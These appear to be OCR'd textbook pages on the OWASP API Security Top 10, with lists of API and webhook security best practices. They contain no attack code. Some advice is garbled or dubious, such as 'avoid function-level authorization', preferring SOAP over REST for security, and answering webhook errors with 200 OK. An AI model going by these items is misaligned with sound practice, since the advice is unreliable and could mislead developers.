
Source: *https://owasp.org*

According to OWASP, the following are the top 10 API Security Risks and Solutions:

API	Risks	Solutions
API1	**Broken Object Level Authorization**	▪ Perform object-level authorization checks for every function accessing the data source with input from the user ▪ Scrutinize the implementation of the authorization policies ▪ Implement a robust access control policy for random and unpredictable object ID values
API2	**Broken User Authentication**	▪ Use standard and uniform authentication mechanisms for all the API endpoints ▪ Examine and implement the authentication requirements within the Application Security Verification Standard (ASVS) ▪ Make sure to have strong business requirements before exposing unauthenticated API endpoints publicly
API3	**Excessive Data Exposure**	▪ Ensure that proper filtering is performed on the server side and not on the client side ▪ Scrutinize the data flow from the endpoint to the client
API4	**Lack of Resources and Rate Limiting**	▪ Ensure appropriate rate-limiting controls are in place ▪ Use OWASP Automated Threat Handbook as a knowledge source for preventing bots from consuming your resources
API5	**Broken Function Level Authorization**	▪ Avoid function-level authorization ▪ Use simple and standard authorization and enable the default setting to deny

API6	**Mass Assignment**	▪ Do not expose the internal variable or object names as inputs ▪ Ensure whitelisting of all the properties that the client can update
API7	**Security Misconfiguration**	▪ Perform hardening process against API continuously ▪ Use scanning tools and human reviews to examine the entire API stack for security misconfigurations
API8	**Injection**	▪ Perform input validation and whitelisting ▪ Implement a parameterized interface for processing inbound API requests ▪ Ensure that the filtering logic limits the number of records returned
API9	**Improper Assets Management**	▪ Maintain proper inventory of all API environments including production, staging, testing, and development ▪ Conduct a security review of all APIs, mainly focusing on standardizing functions ▪ Create a risk level ranking of the APIs and improve the security functions for APIs having a higher risk level
API10	**Insufficient Logging and Monitoring**	▪ Use standard logging format for all the APIs that support incident response activities ▪ Regularly monitor all the API endpoints in all phases of production, staging, testing, and development

Table 14.5: OWASP Top 10 API Security Risks and Solutions



Best Practices for API Security


1. Use **server-generated tokens** embedded in HTML as hidden fields for validating the incoming requests
2. **Sanitize the data** to eliminate malicious scripts and properly validate the user input
3. Use an **optimized firewall** to ensure that all the unused, unnecessary files and permissive rules are revoked
4. Use **IP whitelisting** to create a list of trusted IP addresses to access APIs and to limit access to trusted users
5. Use the **rate-limiting feature** to limit the number of API calls made by a client in a particular time frame
6. Implement a **pagination technique** that can divide a single response into several fragments
7. Use **parameterized statements** in SQL queries to prevent inputs that include entire SQL statements
8. Conduct **regular security assessments** to secure all the API endpoints using automated tools
9. Use tokens to **establish trusted identities** and to control access to services and resources
10. **Use signatures** to ensure that only authorized users can decrypt or modify data
11. **Employ packet sniffers** to track events related to information disclosure and to detect insecure API calls
12. Use techniques such as **quotas and throttling** to control and track the API usage
13. Implement **API gateways** to authenticate the traffic and control and analyze the usage of APIs
14. Implement MFA and use authentication protocols such as **AppToken**, **OAuth2**, and **OpenID Connect**

Best Practices for API Security

Various best practices for securing APIs against cyberattacks are as follows:

- Use the HTTPS protocol through SSL/TLS certificates that support encryption techniques and provide a secure connection between the server and client.
- Use server-generated tokens embedded in HTML as hidden fields for validating the incoming request and to check if it is from an authenticated source.
- Sanitize the data to eliminate malicious scripts and properly validate the user input.
- Use an optimized firewall to ensure that all the unused, unnecessary files and permissive rules are revoked.
- Use IP whitelisting to create a list of trusted IP addresses or IP ranges to access APIs and to limit access to trusted users or components only.
- Use the rate-limiting feature to limit the number of API calls made by the client in a particular time frame.
- Maintain and monitor access logs regularly to help in detecting anomalies and to take precautionary measures in the future.
- Implement a pagination technique that can divide a single response into several fragments so that the payloads are not oversized.
- Use parameterized statements in SQL queries to prevent inputs that include entire SQL statements.
- Perform input validation on the server side instead of the client side to prevent bypassing attacks.

- Conduct regular security assessments to secure all the API endpoints using automated tools.
- Regularly monitor and perform continuous auditing of the API and analyze the workflows to prevent any attacks.
- Use tokens to establish trusted identities and to control access to services and resources.
- Use signatures to ensure that only authorized users can decrypt or modify data.
- Employ packet sniffers to track events related to information disclosure and to detect insecure API calls.
- Use techniques such as quotas and throttling to control and track the API usage and to set the API request limit.
- Implement API gateways to authenticate the traffic and control and analyze the usage of APIs.
- Implement advanced techniques to prevent sophisticated human-like bots from accessing the APIs.
- Implement multi-factor authentication (MFA) and use authentication protocols such as AppToken, OAuth2, and OpenID Connect to authenticate the users and applications in the API.
- Document audit logs before and after every security event, and sanitize the log data to prevent log injection attacks.
- Use SOAP APIs with in-built security features instead of conventional design-based REST APIs.
- Confine the API response data to the requested resource permission status, instead of sharing an excessive amount of secret data through status messages or resource replies.
- Use WAF security along with TLS/SSL for securing the APIs and reducing the attacks based on web traffic and script injections.
- Ensure that all the requests made from stateless communication APIs such as REST API are authorized separately, even if they originated from the same user.
- Employ advanced routing and controlling technologies such as service mesh technology to manage multi-service authentication and access control.
- Insist that the API developers consider the latest security vulnerabilities and risks related to APIs through open-source materials, articles, and blogs.



Best Practices for Securing Webhooks

1. Use shared authentication secrets such as **HTTP basic authentication** for all webhooks to prevent any random malicious data
2. Implement **webhook signing** to verify the data received from the ESPs and use the constant time-compare function
3. Track **event_id** to avoid unintentional double-processing of the same events through replay attacks
4. Ensure that the firewall **rejects webhook calls** from unauthorized sources other than the ESP's IP addresses
5. Use **rate limiting** on webhook calls to control the incoming and outgoing traffic
6. Compare the **X-Cld-Timestamp** of the webhook with the current timestamp to prevent timing attacks
7. Validate the **X-OP-Timestamp** within a threshold from the current time
8. Ensure that the event processing is idempotent to prevent the **replication of event receipts**
9. Ensure that the webhook code responds with **200 OK** (success) instead of 4xx or 5xx statuses in case of errors
10. Ensure that the webhook URL supports the HTTP HEAD method to **retrieve meta-information**
11. Use **threaded requests** to send multiple requests simultaneously and to update data in the API rapidly
12. Ensure that the **tokens** are stored against **store_hash** and not the user data

Best Practices for Securing Webhooks

Various best practices for securing webhooks are as follows:

